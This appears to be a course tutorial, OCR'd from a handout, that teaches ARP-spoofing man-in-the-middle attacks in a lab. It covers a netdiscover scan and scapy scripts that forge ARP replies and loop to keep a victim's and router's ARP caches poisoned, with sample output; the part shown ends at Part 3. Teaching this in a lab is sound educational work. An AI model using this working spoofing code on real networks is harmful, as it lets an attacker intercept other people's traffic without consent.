Python MITM Simple Tutorial

Contents


Python MITM Simple Tutorial 1
Man in the Middle with ARP 1
What is ARP? 2
Part 1: Network Scan with netdiscover..2
Part 2: Create ARP Spoof Packet 3
Part 3: Extracting MAC Address from Responses 5
Part 4: Nicer Display..9
Part 5: Restore ARP Tables (Optional)..11
Part 6: Linux ip_forward..12
Part 7: Capture MITM Packets..12
Part 8: Stopping the Attack 13
Assignment Submission..13

Time required: 60 minutes

Man in the Middle with ARP

We are going to use our network scanner to see who is on our network. We are going to spoof our target machine and pretend to be the router. We can see all the traffic from the target machine.

What is ARP?



Most computer programs/applications use **logical addresses (IP address)** to send/receive messages. The actual communication happens over the **physical address (MAC address)** i.e from layer 2 of OSI model. **Address Resolution Protocol (ARP)** translates **Internet Protocol (IP)** addresses to **Media Access Control (MAC)** addresses.


1. Host A wants to communicate with Host B.
2. Host A sends out a broadcast ARP request to all hosts on the network.
3. Host B replies with its IP address and MAC address.
4. Host A and Host B can communicate using MAC addresses.

Part 1: Network Scan with netdiscover

This is done with Kali Linux.

To do this MITM attack, we need the IP and MAC addresses of the victim machine and the router. We will use **netdiscover**


We will find our network information by using **ip a**



```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAS
        inet 10.10.1.4  netmask 255.255.255.0
        inet6 fe80::a00:27ff:fe60:90ab  prefix
        ether 08:00:27:60:90:ab  txqueuelen 10
```


On our attack computer, run **netdiscover** using the Network IP address and subnet mask. We find the router IP and MAC address.

```
sudo netdiscover -i eth0 -r 10.10.1.0/24
```



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

27 Captured ARP Req/Rep packets, from 9 hosts.   Total size: 1620
_____________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________
192.168.9.1      70:4f:57:33:05:b8     13     780  TP-LINK TECHNOLOGIES C
192.168.9.10     6c:0b:84:09:b4:a6      1      60  Universal Global Scien
192.168.9.101    2c:f0:5d:a2:ac:3e      6     360  Micro-Star INTL CO., L
192.168.9.124    4c:1b:86:9a:2b:3c      1      60  Arcadyan Corporation
192.168.9.150    0c:8b:7d:6c:3c:f5      1      60  Vizio, Inc
192.168.9.110    88:c2:55:20:58:b4      1      60  Texas Instruments
192.168.9.120    48:a2:e6:1f:3d:0d      1      60  Resideo
192.168.9.136    10:2c:6b:be:c6:76      2     120  AMPAK Technology, Inc.
192.168.9.142    5c:cf:7f:2c:31:9c      1      60  Espressif Inc.
```

To confirm the victim machine IP address, on the victim machine, run **ipconfig /all**



```
Physical Address. . . . . . . . . : 08-00-27-E6-E5-59
DHCP Enabled. . . . . . . . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::c50d:519f:9
IPv4 Address. . . . . . . . . . . : 10.10.1.8(Preferr
Subnet Mask . . . . . . . . . . . : 255.255.255.0
```


We have all the information we need to spoof the victim into thinking our attack machine is the router.

Part 2: Create ARP Spoof Packet


We are going to manually build an ARP spoofer in Python using the ARP protocol. We will build a custom ARP packet and display the results.

- Our attack machine tells the router that it is the victim machine.
- We tell the victim machine we are the router.

Create a Python file named **arp_spoof_1.py**



```python
#!/usr/bin/env python3
"""
    Name: arp_spoof_1.py
    Author:
    Created:
    Purpose: Send an ARP packet telling the victim machine
    that the attacker machine is the router
"""

# Import the scapy module
import scapy.all as scapy


def main():
    """ ARP request telling the victim that our computer is the router
        Attack machine MAC is automatically included with packet
    """
    packet = scapy.ARP(
        op=2,                           # Type of ARP Packet 2 = ARP request
        pdst="10.10.1.8",               # Victim machine IP address
        hwdst="08:00:27:e6:e5:59",      # Victim machine MAC
        psrc="10.10.1.1"                # Router IP address
    )

    # Show the packet that is being sent
    # for demonstration and troubleshooting
    print(packet.show())
    print(packet.summary())

    # Send the packet to spoof/poison ARP cache of target computer
    scapy.send(packet)


# Call main function
if __name__ == "__main__":
    main()
```



```
###[ ARP ]###
  hwtype    = 0x1
  ptype     = IPv4
  hwlen     = None
  plen      = None
  op        = is-at
  hwsrc     = 08:00:27:60:90:ab
  psrc      = 10.10.1.1
  hwdst     = 08:00:27:e6:e5:59
  pdst      = 10.10.1.8

None
ARP is at 08:00:27:60:90:ab says 10.10.1.1
```

How it works:


1. The **op**eration **is-at** the IP address is at MAC address.
2. **hwsrc:** Attacker machine hardware MAC
3. **psrc:** Default Gateway IP address. This line associates our attacking computer with the router/gateway IP address.
4. **hwdst:** Victim computer MAC address and IP address.
5. IP address of router is at MAC address of attacking computer, the MITM.

Part 3: Extracting MAC Address from Responses


We want to divide our code into functions. We will modify the existing code.

We want to return a MAC address from an IP address. We are only scanning one IP address; we only need to return one MAC address from the target computer.

1. Copy **arp_spoof_1.py** to **arp_spoof_2.py**
2. Modify the existing code as shown.




```python
#!/usr/bin/env python3
"""
    Name: arp_spoof_2.py
    Author:
    Created:
    Purpose: Send an ARP packet to all hosts on a network
"""

# Import the scapy module
import scapy.all as scapy
import time
```




```python
def get_mac(ip: str) -> list:
    """Get the MAC address of the target computer from it's IP address"""

    # pdst is Target protocol address
    arp_request = scapy.ARP(pdst=ip)

    # Source MAC address is local computer
    # dst sets destination MAC, in this case MAC broadcast address
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")

    # Combining the first tw packets together with scapy / operator
    arp_request_broadcast = broadcast/arp_request

    # srp sends and receives packets with custom packet
    # returns answered and unanswered return packet information in 2 lists
    # [0] returns element 0 of the first list of answered packets
    answered_list = scapy.srp(
        arp_request_broadcast,
        timeout=1,
        verbose=False
    )[0]

    # Select the first element, the MAC address
    # Return the MAC address of target IP address
    return answered_list[0][1].hwsrc
```

Let’s test out this new function with our gateway IP address.




```python
def main():
    # Test get_mac function
    get_mac("10.10.1.1")
```

The function returns the MAC address of the gateway.




```
root@kali:~/PycharmProjects/arp_spoof#
52:54:00:12:35:00
root@kali:~/PycharmProjects/arp_spoof#
```

The spoof function takes an argument of target and spoof IP.




```python
def spoof(target_ip, spoof_ip):
    """ ARP request telling the victim that our computer is the router
        Attack machine MAC is automatically included with packet
    """
    # Get the MAC of the target_ip
    target_mac = get_mac(target_ip)

    packet = scapy.ARP(
        op=2,             # Type of ARP Packet 2 = ARP request
        pdst=target_ip,   # Victim machine IP address
        hwdst=target_mac, # Victim machine MAC
        psrc=spoof_ip     # Router IP address
    )

    # Show the packet that is being sent,
    # for demonstration and troubleshooting
    # print(packet.show())
    # print(packet.summary())

    # Send the packet to spoof/poison ARP cache of target computer
    scapy.send(packet)
```

Sending one packet isn’t really going to work. We add a loop that sends a spoof packet every 2 seconds. We added an **import time** statement at the beginning of the program earlier which includes a **sleep()** function. Let’s modify the main function to include a loop with a 2 second pause.



```python
def main():
    # Test get_mac function
    # get_mac("10.10.1.1")
    # Replace with your target and router ip
    target_ip = "10.10.1.5"
    router_ip = "10.10.1.1"

    while (True):
        """Infinite loop to keep the ARP cache poisoned"""
        # Put attack computer in the middle
        # Tell the target computer my computer is the router
        spoof(target_ip, router_ip)
        # Tell the router I am the target computer
        spoof(router_ip, target_ip)
        # Pause for 2 seconds
        time.sleep(2)


# Call main function
if __name__ == "__main__":
    main()
```

Example run:



```
Sent 1 packets.
08:00:27:e6:e5:59

.
Sent 1 packets.
52:54:00:12:35:00

.
Sent 1 packets.
08:00:27:e6:e5:59

.
Sent 1 packets.
52:54:00:12:35:00

.
Sent 1 packets.
^CTraceback (most recent call
  File "/root/PycharmProjects
    main()
  File "/root/PycharmProjects
    time.sleep(2)
```

Press **CTRL-C** to stop the program.

